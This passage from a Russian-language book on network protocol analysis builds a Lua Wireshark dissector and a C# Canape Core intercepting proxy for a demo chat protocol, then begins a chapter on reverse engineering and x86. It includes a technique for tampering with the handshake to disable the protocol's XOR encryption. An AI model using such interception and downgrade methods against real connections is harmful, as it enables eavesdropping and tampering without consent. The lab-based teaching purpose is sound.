                             "SuperFunkyChat Protocol Data")
    subtree:add(chat_proto.fields.chksum, buffer(0, 4))
    subtree:add(chat_proto.fields.command, buffer(4, 1))

    -- Получить TVB для компонента данных пакета
    local data = buffer(5):tvb() -- [2]
    local datatree = subtree:add(chat_proto.fields.data, data())

    local MESSAGE_CMD = 3
    local command = buffer(4, 1):uint() -- [3]
    if command == MESSAGE_CMD then
        local curr_ofs = 0
        local str, len = read_string(data, curr_ofs)
        datatree:add(chat_proto, data(curr_ofs, len), "Username: " .. str) -- [4]
        curr_ofs = curr_ofs + len
        str, len = read_string(data, curr_ofs)
        datatree:add(chat_proto, data(curr_ofs, len), "Message: " .. str)
    end
end

-- Получить таблицу диссекторов UDP и добавить порт 12345
udp_table = DissectorTable.get("udp.port")
udp_table:add(12345, chat_proto)
```

Листинг 5-17. Обновлённый сценарий диссектора, используемый для разбора команды Message

В листинге 5-17 добавленная функция `read_string()` [1] принимает объект TVB (`buffer`) и начальное смещение (`start`), а возвращает длину буфера и затем строку.

> **Примечание.** Что произойдёт, если строка окажется длиннее диапазона байтового значения? В этом и состоит одна из сложностей анализа протоколов. Если что-то выглядит простым, это ещё не значит, что оно действительно просто. Мы не будем рассматривать такие проблемы, как длина, поскольку это всего лишь пример, а игнорирование длины подходит для всех перехваченных нами примеров.

Имея функцию разбора двоичных строк, теперь можно добавить команду Message в дерево разбора. Код начинает с добавления исходного дерева данных и создаёт новый объект TVB [2], содержащий только данные пакета. Затем он извлекает поле команды как целое число и проверяет, является ли оно нашей командой Message [3]. Если нет, существующее дерево данных оставляется без изменений; если поле совпадает, мы разбираем две строки и добавляем их в поддерево данных [4]. Однако вместо определения конкретных полей можно добавлять текстовые узлы, указывая только объект `proto`, а не объект поля. Если теперь снова загрузить этот файл в Wireshark, имя пользователя и строка сообщения должны быть разобраны, как показано на рисунке

5-14.




Рисунок 5-14. Разобранная команда Message

Поскольку разобранные данные становятся значениями, доступными для фильтрации, команду Message можно выбрать, указав фильтр отображения `chat.command == 3`, как показано в точке [1] на рисунке 5-14. В дереве видно, что строки имени пользователя и сообщения разобраны правильно [2].

На этом завершается наше краткое введение в написание диссектора Lua для Wireshark. Разумеется, этот сценарий можно развивать и дальше, в том числе добавить поддержку других команд, но полученных знаний достаточно для создания прототипов.

> **Примечание.** Обязательно посетите сайт Wireshark, чтобы узнать больше о написании анализаторов, включая реализацию анализатора потока TCP.

Использование прокси-сервера для активного анализа трафика

Применение такого инструмента, как Wireshark, для пассивного перехвата сетевого трафика с целью последующего анализа сетевых протоколов имеет ряд преимуществ перед активным перехватом, как обсуждалось в главе 2. Пассивный перехват не влияет на сетевую работу анализируемых приложений и не требует их изменения. С другой стороны, он не позволяет легко взаимодействовать с текущим трафиком, а значит, его трудно изменять на лету, чтобы наблюдать за реакцией приложений.

В отличие от него активный перехват позволяет манипулировать текущим трафиком, но требует более сложной настройки. Может потребоваться изменить приложения или, по крайней мере, перенаправить их трафик через прокси-сервер. Выбор подхода зависит от конкретного сценария; пассивный и активный перехват, безусловно, можно сочетать.

В главе 2 я привёл несколько примеров сценариев перехвата трафика. Эти сценарии можно объединить с библиотеками Canape Core для создания различных прокси-серверов, которыми при необходимости можно пользоваться вместо пассивного перехвата.

Теперь, когда вы лучше понимаете пассивный перехват, оставшуюся часть главы я посвящу методам реализации прокси-сервера для протокола SuperFunkyChat и сосредоточусь на наиболее эффективном использовании активного сетевого перехвата.

Настройка прокси-сервера

Для настройки прокси-сервера сначала изменим один из примеров перехвата из главы 2, а именно листинг 2-4, чтобы использовать его для активного анализа сетевого протокола. Чтобы упростить разработку и настройку приложения SuperFunkyChat, воспользуемся прокси-сервером переадресации портов, а не, например, SOCKS.

Скопируйте листинг 5-18 в файл `chapter5_proxy.csx` и запустите его с помощью Canape Core, передав имя файла сценария исполняемому файлу `CANAPE.Cli`.

```
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

var template = new FixedProxyTemplate();
// Локальный порт 4444, назначение 127.0.0.1:12345
template.LocalPort = 4444; // [1]
template.Host = "127.0.0.1";
template.Port = 12345;

var service = template.Create();
// Добавить обработчик событий для журналирования пакета. Просто вывести в консоль.
service.LogPacketEvent += (s,e) => WritePacket(e.Packet); // [2]
// Выводить в консоль при создании или закрытии соединения.
service.NewConnectionEvent += (s,e) => // [3]
         WriteLine("New Connection: {0}", e.Description);
service.CloseConnectionEvent += (s,e) =>
         WriteLine("Closed Connection: {0}", e.Description);
service.Start();

WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();
```

Листинг 5-18. Прокси-сервер активного анализа

В точке [1] мы указываем прокси-серверу прослушивать локальный порт `4444` и устанавливать прокси-соединение с портом `12345` узла `127.0.0.1`. Для тестирования приложения чата этого достаточно, но при повторном использовании сценария с другим протоколом приложения понадобится соответствующим образом изменить порт и IP-адрес.

В точке [2] в сценарий из главы 2 вносится одно из главных изменений: мы добавляем обработчик событий, вызываемый всякий раз, когда пакет необходимо записать в журнал. Благодаря этому пакет можно вывести сразу после его поступления. В точке [3] добавляются обработчики событий, сообщающие о создании, а затем о закрытии нового соединения.

Далее перенастройте ChatClient для взаимодействия с локальным портом `4444` вместо исходного порта `12345`. В случае ChatClient достаточно добавить в командную строку параметр `--port NUM`, как показано ниже:

```
ChatClient.exe --port 4444 user1 127.0.0.1
```

> **Примечание.** Изменить назначение в реальных приложениях может быть не так просто. Способы перенаправления произвольного приложения в прокси-сервер рассматриваются в главах 2 и 4.

Клиент должен успешно подключиться к серверу через прокси, после чего в консоли прокси-сервера начнут отображаться пакеты, как показано в листинге 5-19.

```
CANAPE.Cli (c) 2017 James Forshaw, 2014 Context Information Security.
Created Listener (TCP 127.0.0.1:4444), Server (Fixed Proxy Server)
Press Enter to exit...
New Connection: 127.0.0.1:50844 <=> 127.0.0.1:12345                [1]
Tag 'Out' [2] - Network '127.0.0.1:50844 <=> 127.0.0.1:12345' [3]
        : 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
--------:-----------------------------------------------------------------
00000000: 42 49 4E 58 00 00 00 0E 00 00 04 16 00 05 75 73 - BINX..........us
00000010: 65 72 31 05 62 6F 72 61 78 00                   - er1.borax.

Tag 'In' [4] - Network '127.0.0.1:50844 <=> 127.0.0.1:12345'
        : 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
--------:-----------------------------------------------------------------
00000000: 00 00 00 02 00 00 00 01 01 00                   - ..........

PM - Tag 'Out' - Network '127.0.0.1:50844 <=> 127.0.0.1:12345'
        : 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
--------:-----------------------------------------------------------------
00000000: 00 00 00 0D                                     - .... [5]

Tag 'Out' - Network '127.0.0.1:50844 <=> 127.0.0.1:12345'
        : 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F - 0123456789ABCDEF
--------:-----------------------------------------------------------------
00000000: 00 00 04 11 03 05 75 73 65 72 31 05 68 65 6C 6C - ......user1.hell
00000010: 6F                                              - o

--snip--
Closed Connection: 127.0.0.1:50844 <=> 127.0.0.1:12345             [6]
```

Листинг 5-19. Пример вывода прокси-сервера при подключении клиента

Вывод, указывающий на установление нового прокси-соединения, показан в точке [1]. Каждый пакет отображается с заголовком, содержащим сведения о его направлении, исходящем или входящем, для чего используются описательные теги `Out` [2] и `In` [4].

Если терминал поддерживает 24-битный цвет, как большинство терминалов Linux, macOS и даже Windows 10, поддержку цветов в Canape Core можно включить параметром `--color` при запуске сценария прокси-сервера. Цвета входящих и исходящих пакетов аналогичны цветам Wireshark: исходящие пакеты отображаются розовым, а входящие - синим. В представлении пакета также показано, из какого прокси-соединения он поступил [3], и эти сведения соответствуют выводу в точке [1]. Одновременно может существовать несколько соединений, особенно при проксировании сложного приложения.

Каждый пакет выводится в шестнадцатеричном формате и формате ASCII. Как и при перехвате в Wireshark, трафик может быть разделён между пакетами, как в точке [5]. Однако, в отличие от Wireshark, при использовании прокси-сервера не требуется учитывать такие сетевые эффекты, как повторно переданные пакеты или фрагментация: мы просто обращаемся к необработанным данным потока TCP после того, как операционная система обработала за нас все сетевые эффекты.

В точке [6] прокси-сервер выводит сообщение о закрытии соединения.

Анализ протокола с помощью прокси-сервера

После настройки прокси-сервера можно приступить к базовому анализу протокола. Пакеты в листинге 5-19 представляют собой лишь необработанные данные, но в идеале следует написать код для разбора трафика, как мы делали в сценарии Python для Wireshark.

Для этого напишем класс Data Parser с функциями чтения данных из сети и записи данных в неё. Скопируйте листинг 5-20 в новый файл в том же каталоге, куда был скопирован файл `chapter5_proxy.csx` из листинга 5-18, и назовите его `parser.csx`.

```
using CANAPE.Net.Layers;
using System.IO;

class Parser : DataParserNetworkLayer
{
    protected override bool NegotiateProtocol( // [1]
        Stream serverStream, Stream clientStream)
    {
        var client = new DataReader(clientStream); // [2]
        var server = new DataWriter(serverStream);

        // Прочитать магическое значение от клиента и записать его серверу.
        uint magic = client.ReadUInt32(); // [3]
        Console.WriteLine("Magic: {0:X}", magic);
        server.WriteUInt32(magic);

        // Вернуть true, чтобы сообщить об успешном согласовании.
        return true;
    }
}
```

Листинг 5-20. Базовый код анализатора для прокси-сервера

Метод согласования [1] вызывается до начала любого другого обмена данными, и ему передаются два объекта потока C#: один соединён с сервером чата, другой - с клиентом чата. Этот метод согласования можно использовать для обработки применяемого протоколом магического значения, но можно выполнять в нём и более сложные задачи, например включать шифрование, если протокол его поддерживает.

Первая задача метода согласования - прочитать магическое значение от клиента и передать его серверу. Чтобы без труда прочитать и записать 4-байтовое магическое значение, сначала заключаем потоки в классы `DataReader` и `DataWriter` [2]. Затем читаем магическое значение от клиента, выводим его в консоль и записываем серверу [3].

Добавьте строку `#load "parser.csx"` в самое начало файла `chapter5_proxy.csx`. Теперь при разборе основного сценария `chapter5_proxy.csx` файл `parser.csx` будет автоматически включаться и разбираться вместе с ним. Эта возможность загрузки позволяет записывать каждый компонент анализатора в отдельном файле, делая задачу создания сложного прокси-сервера более управляемой. Затем сразу после строки `template.Port = 12345;` добавьте строку `template.AddLayer<Parser>();`, чтобы включить слой разбора во все новые соединения. При каждом соединении будет создаваться новый экземпляр класса `Parser` из листинга 5-20, поэтому любое необходимое состояние можно хранить в членах класса. Если запустить сценарий прокси-сервера и подключить через него клиент, в журнал будут записываться только важные данные протокола; магическое значение больше не будет отображаться, кроме вывода в консоли.

Добавление базового разбора протокола

Теперь изменим разбиение сетевого протокола на кадры, чтобы каждый пакет содержал данные только одного пакета. Для этого добавим функции чтения из сети полей длины и контрольной суммы и оставим только данные. Одновременно при отправке данных исходному получателю мы будем заново записывать длину и контрольную сумму, чтобы соединение оставалось открытым.

После реализации такого базового разбора и проксирования клиентского соединения из данных должна удаляться вся несущественная информация, например длины и контрольные суммы. Дополнительное преимущество состоит в том, что при изменении данных внутри прокси-сервера отправленный пакет получит правильные контрольную сумму и длину, соответствующие изменениям. Добавьте листинг 5-21 в класс `Parser`, чтобы реализовать эти изменения, и перезапустите прокси-сервер.

```
int CalcChecksum(byte[] data) { // [1]
    int chksum = 0;
    foreach(byte b in data) {
        chksum += b;
    }
    return chksum;
}

DataFrame ReadData(DataReader reader) { // [2]
    int length = reader.ReadInt32();
    int chksum = reader.ReadInt32();
    return reader.ReadBytes(length).ToDataFrame();
}

void WriteData(DataFrame frame, DataWriter writer) { // [3]
    byte[] data = frame.ToArray();
    writer.WriteInt32(data.Length);
    writer.WriteInt32(CalcChecksum(data));
    writer.WriteBytes(data);
}

protected override DataFrame ReadInbound(DataReader reader) { // [4]
    return ReadData(reader);
}

protected override void WriteOutbound(DataFrame frame, DataWriter writer) {
    WriteData(frame, writer);
}

protected override DataFrame ReadOutbound(DataReader reader) {
    return ReadData(reader);
}

protected override void WriteInbound(DataFrame frame, DataWriter writer) {
    WriteData(frame, writer);
}
```

Листинг 5-21. Код анализатора протокола SuperFunkyChat

Хотя код немного многословен - вините в этом C#, - понять его довольно просто. В точке [1] реализован вычислитель контрольной суммы. Можно было бы проверять контрольные суммы прочитанных пакетов, но мы будем использовать этот вычислитель только для повторного расчёта контрольной суммы при последующей отправке пакета.

Функция `ReadData()` [2] читает пакет из сетевого соединения. Сначала она читает 32-битовое целое с порядком байтов от старшего к младшему, представляющее длину, затем 32-битовую контрольную сумму и, наконец, данные в виде байтов, после чего вызывает функцию преобразования массива байтов в `DataFrame`. `DataFrame` - это объект для хранения сетевых пакетов; в зависимости от потребностей в кадр можно преобразовать массив байтов или строку.

Функция `WriteData()` [3] выполняет действия, обратные `ReadData()`. Она вызывает метод `ToArray()` входящего объекта `DataFrame`, чтобы преобразовать пакет в байты для записи. Получив массив байтов, можно заново вычислить контрольную сумму и длину, а затем записать всё обратно с помощью класса `DataWriter`. В точке [4] реализованы различные функции чтения данных из входящего и исходящего потоков и записи данных в них.

Объедините все различные сценарии сетевого прокси-сервера и разбора и установите через прокси клиентское соединение. После этого из данных должна удаляться вся несущественная информация, например длины и контрольные суммы. Кроме того, если изменить данные внутри прокси-сервера, отправленный пакет получит правильные контрольную сумму и длину, соответствующие внесённым изменениям.

Изменение поведения протокола

Протоколы часто содержат ряд необязательных компонентов, например шифрование или сжатие. К сожалению, без значительного объёма обратной разработки определить реализацию такого шифрования или сжатия непросто. Для базового анализа было бы удобно просто удалить этот компонент. Кроме того, если шифрование или сжатие необязательно, протокол почти наверняка сообщает о его поддержке во время согласования первоначального соединения. Поэтому, если мы можем изменять трафик, возможно, удастся изменить параметр поддержки и отключить дополнительную возможность. Хотя этот пример тривиален, он показывает преимущества прокси-сервера по сравнению с пассивным анализом в инструменте вроде Wireshark. Мы можем изменить соединение, чтобы упростить анализ.

Например, рассмотрим приложение чата. Одна из его необязательных возможностей - XOR-шифрование, хотя в главе 7 объясняется, почему на самом деле это не шифрование. Чтобы включить эту возможность, клиенту передаётся параметр `--xor`. В листинге 5-22 сравнивается первая пара пакетов соединения без параметра XOR, а затем с ним.

```
OUTBOUND XOR   : 00 05 75 73 65 72 32 04 4F 4E 59 58 01 - ..user2.ONYX.
OUTBOUND NO XOR: 00 05 75 73 65 72 32 04 4F 4E 59 58 00 - ..user2.ONYX.

INBOUND XOR    : 01 E7                                   - ..
INBOUND NO XOR : 01 00                                   - ..
```

Листинг 5-22. Примеры пакетов с включённым XOR-шифрованием и без него

В листинге 5-22 я выделил полужирным два различия. Сделаем из этого примера несколько выводов. В исходящем пакете, который, судя по первому байту, представляет команду `0`, последний байт равен `1`, когда XOR включён, и `0x00`, когда он отключён. Можно предположить, что этот флаг указывает на поддержку клиентом XOR-шифрования. Во входящем трафике последний байт первого пакета, в данном случае команды `1`, равен `0xE7`, когда XOR включён, и `0x00`, когда он отключён. Вероятно, это ключ XOR-шифрования.

Действительно, если посмотреть консоль клиента при включении XOR-шифрования, там появится строка `ReKeying connection to key 0xE7`, подтверждающая, что это ключ. Хотя согласование представляет допустимый трафик, если теперь попытаться отправить сообщение клиентом через прокси-сервер, соединение перестанет работать и может даже разорваться. Это происходит потому, что прокси попытается разобрать из соединения такие поля, как длина пакета, но получит недопустимые значения. Например, вместо длины `0x10` прокси прочитает `0x10 XOR 0xE7`, то есть `0xF7`. Поскольку в сетевом соединении нет `0xF7` байтов, работа зависнет. Коротко говоря, чтобы продолжить анализ в этой ситуации, необходимо что-то сделать с XOR.

Реализовать код для снятия XOR с трафика при чтении и повторного применения XOR при записи было бы не особенно сложно, но задача могла оказаться гораздо труднее, если бы эта возможность поддерживала какую-либо проприетарную схему сжатия. Поэтому мы просто отключим XOR-шифрование в прокси-сервере независимо от настройки клиента. Для этого прочитаем первый пакет соединения и обеспечим, чтобы последний байт был равен `0`. Когда этот пакет будет передан дальше, сервер не включит XOR и вернёт в качестве ключа значение `0`. Поскольку в XOR-шифровании 0 является холостой операцией, то есть `A XOR 0 = A`, этот приём

фактически отключит XOR.

Чтобы отключить XOR-шифрование, замените метод `ReadOutbound()` в анализаторе кодом из листинга 5-23.

```
protected override DataFrame ReadOutbound(DataReader reader) {
  DataFrame frame = ReadData(reader);
  // Снова преобразовать кадр в байты.
  byte[] data = frame.ToArray();
  if (data[0] == 0) {
    Console.WriteLine("Disabling XOR Encryption");
    data[data.Length - 1] = 0;
    frame = data.ToDataFrame();
  }
  return frame;
}
```

Листинг 5-23. Отключение XOR-шифрования

Если теперь создать соединение через прокси-сервер, клиент не сможет включить XOR независимо от того, активирован ли соответствующий параметр.

Заключение

В этой главе вы научились выполнять базовый анализ неизвестного протокола с помощью методов пассивного и активного перехвата. Мы начали с базового анализа протокола, перехватывая пример трафика в Wireshark. Затем с помощью ручного исследования и простого сценария Python смогли понять некоторые части протокола чата из примера.

В ходе первоначального анализа мы выяснили, что можем реализовать базовый диссектор Lua для Wireshark, который извлекает сведения протокола и отображает их непосредственно в графическом интерфейсе Wireshark. Lua идеально подходит для прототипирования инструментов анализа протоколов в Wireshark.

Наконец, мы реализовали прокси-сервер типа "посредник" для анализа протокола. Проксирование трафика позволило продемонстрировать несколько новых методов анализа, например изменение трафика протокола для отключения его возможностей, таких как шифрование, которые могут мешать анализу с применением исключительно пассивных методов.

Выбор метода зависит от многих факторов, включая сложность перехвата сетевого трафика и сложность протокола. Для полного анализа неизвестного протокола следует применять наиболее подходящее сочетание методов.

Глава 6. Обратная разработка приложений

Если весь сетевой протокол можно проанализировать, просто рассматривая передаваемые данные, анализ оказывается довольно простым. Но с некоторыми протоколами, особенно использующими специальные схемы шифрования или сжатия, это возможно не всегда. Однако если удастся получить исполняемые файлы клиента или сервера, с помощью обратной разработки двоичных файлов (reverse engineering, RE) можно определить принципы работы протокола, а также найти уязвимости.

Существует два основных вида обратной разработки: статическая и динамическая. Статическая обратная разработка - это процесс дизассемблирования скомпилированного исполняемого файла в собственный машинный код и изучения этого кода для понимания работы файла. Динамическая обратная разработка предполагает выполнение приложения и последующее исследование его работы во время выполнения с помощью таких инструментов, как отладчики и средства мониторинга функций.

В этой главе я познакомлю вас с основами исследования исполняемых файлов с целью выявления и понимания участков кода, отвечающих за сетевое взаимодействие.

Сначала я сосредоточусь на платформе Windows, поскольку вероятность встретить приложение без исходного кода в Windows выше, чем в Linux или macOS. Затем подробнее рассмотрю различия между платформами и предложу несколько советов и приёмов работы с альтернативными платформами, хотя большинство полученных навыков применимо ко всем платформам. Во время чтения помните: чтобы стать хорошим специалистом по обратной разработке, требуется время, а охватить столь обширную тему в одной главе невозможно.

Прежде чем углубляться в обратную разработку, я расскажу, как разработчики создают исполняемые файлы, а затем приведу некоторые сведения о повсеместно распространённой компьютерной архитектуре x86. Поняв основы архитектуры x86 и представление инструкций в ней, вы будете знать, что искать при обратной разработке кода.

Наконец, я объясню некоторые общие принципы операционных систем, в том числе реализацию сетевых функций операционной системой. Вооружившись этими знаниями, вы сможете находить и анализировать сетевые приложения.

Начнём с общей информации о выполнении программ в современной операционной системе и рассмотрим принципы работы компиляторов и интерпретаторов.

Компиляторы, интерпретаторы и ассемблеры

Большинство приложений написано на языках программирования высокого уровня, например C/C++, C#, Java или одном из многочисленных языков сценариев. При разработке приложения исходное представление на таком языке является его исходным кодом. К сожалению, компьютеры не понимают исходный код, поэтому язык высокого уровня необходимо преобразовать в машинный код, то есть собственные инструкции, выполняемые процессором компьютера, путём интерпретации или компиляции исходного кода.

Существуют два распространённых способа разработки и выполнения программ: интерпретация исходного кода или компиляция программы в собственный код. Способ выполнения программы определяет метод её обратной разработки, поэтому рассмотрим эти два различных метода выполнения, чтобы лучше понять принципы их работы.

Интерпретируемые языки

Интерпретируемые языки, такие как Python и Ruby, иногда называют языками сценариев, поскольку приложения на них обычно запускаются из коротких сценариев, записанных в текстовых файлах. Интерпретируемые языки динамичны и ускоряют разработку. Однако интерпретаторы выполняют программы медленнее кода, преобразованного в машинные инструкции, которые компьютер понимает непосредственно. Чтобы преобразовать исходный код в представление, более близкое к собственному, язык программирования можно вместо этого компилировать.

Компилируемые языки

Компилируемые языки программирования используют компилятор, который разбирает исходный код и формирует машинный код, обычно сначала создавая промежуточный язык. Для генерации собственного кода чаще всего применяется язык ассемблера, соответствующий процессору, на котором будет работать приложение, например 32- или 64-битный ассемблер. Этот язык представляет собой удобочитаемую и понятную человеку форму набора инструкций базового процессора. Затем язык ассемблера преобразуется в машинный код с помощью ассемблера. Например, на рисунке 6-1 показана работа компилятора C.




Рисунок 6-1. Процесс компиляции языка C

Чтобы обратить собственный двоичный файл в исходный код, необходимо обратить компиляцию с помощью процесса, называемого декомпиляцией. К сожалению, декомпилировать машинный код довольно трудно, поэтому специалисты по обратной разработке обычно обращают лишь процесс ассемблирования с помощью процесса, называемого дизассемблированием.

Статическая и динамическая компоновка

Для чрезвычайно простых программ процесса компиляции может быть достаточно, чтобы получить работающий исполняемый файл. Но в большинстве приложений значительная часть кода импортируется в итоговый исполняемый файл из внешних библиотек посредством компоновки - процесса, выполняемого программой-компоновщиком после компиляции. Компоновщик берёт созданный компилятором машинный код конкретного приложения вместе со всеми необходимыми внешними библиотеками, используемыми приложением,

и встраивает всё это в итоговый исполняемый файл, статически компонуя внешние библиотеки. В результате статической компоновки получается единый автономный исполняемый файл, не зависящий от исходных библиотек.

Поскольку определённые процессы в разных операционных системах могут обрабатываться совершенно по-разному, статическая компоновка всего кода в один большой двоичный файл может быть не лучшим решением: реализация, зависящая от операционной системы, способна измениться. Например, системные вызовы записи в файл на диске могут существенно различаться в Windows и Linux. Поэтому компиляторы обычно связывают исполняемый файл с библиотеками конкретной операционной системы посредством динамической компоновки: вместо встраивания машинного кода в итоговый исполняемый файл компилятор сохраняет только ссылку на динамическую библиотеку и требуемую функцию. При запуске приложения операционная система должна разрешить связанные ссылки.

Архитектура x86

Прежде чем переходить к методам обратной разработки, необходимо понять основы компьютерной архитектуры x86. Для архитектуры, которой более 30 лет, x86 демонстрирует удивительное долголетие. Она используется в большинстве доступных сегодня настольных и портативных компьютеров. Хотя традиционным домом архитектуры x86 был персональный компьютер, она проникла в компьютеры Mac[1], игровые консоли и даже смартфоны.

Исходная архитектура x86 была выпущена Intel в 1978 году вместе с процессором 8086. За прошедшие годы Intel и другие производители, например AMD, значительно повысили её производительность, перейдя от поддержки 16-битных операций к 32-битным, а затем к 64-битным. Современная архитектура почти не имеет ничего общего с исходным процессором 8086, кроме инструкций процессора и приёмов программирования. Из-за своей долгой истории архитектура x86 очень сложна. Сначала мы рассмотрим, как x86 выполняет машинный код, а затем изучим регистры процессора и методы определения порядка выполнения.

Архитектура набора инструкций

При обсуждении выполнения машинного кода процессором принято говорить об архитектуре набора инструкций (instruction set architecture, ISA). ISA определяет принципы работы машинного кода и его взаимодействия с процессором и остальными компонентами компьютера. Практическое

знание ISA имеет решающее значение для эффективной обратной разработки.

ISA определяет набор инструкций машинного языка, доступных программе; каждая отдельная инструкция машинного языка представлена мнемоникой инструкции. Мнемоники дают каждой инструкции имя и определяют представление её параметров, или операндов. В таблице 6-1 перечислены мнемоники некоторых наиболее распространённых инструкций x86. Многие из них будут подробнее рассмотрены в следующих разделах.

Таблица 6-1. Распространённые мнемоники инструкций x86

Инструкция	**Описание**
`MOV destination, source`	Перемещает значение из источника в назначение.
`ADD destination, value`	Прибавляет целое значение к назначению.
`SUB destination, value`	Вычитает целое значение из назначения.
`CALL address`	Вызывает подпрограмму по указанному адресу.
`JMP address`	Безусловно переходит по указанному адресу.
`RET`	Возвращается из предыдущей подпрограммы.
`RETN size`	Возвращается из предыдущей подпрограммы, а затем увеличивает стек на `size`.
`Jcc address`	Переходит по указанному адресу, если условие, обозначенное `cc`, истинно.
`PUSH value`	Помещает значение в текущий стек и уменьшает указатель стека.
`POP destination`	Извлекает вершину стека в назначение и увеличивает указатель стека.
`CMP valuea, valueb`	Сравнивает `valuea` и `valueb` и устанавливает соответствующие флаги.
`TEST valuea, valueb`	Выполняет побитовое И над `valuea` и `valueb` и устанавливает соответствующие флаги.
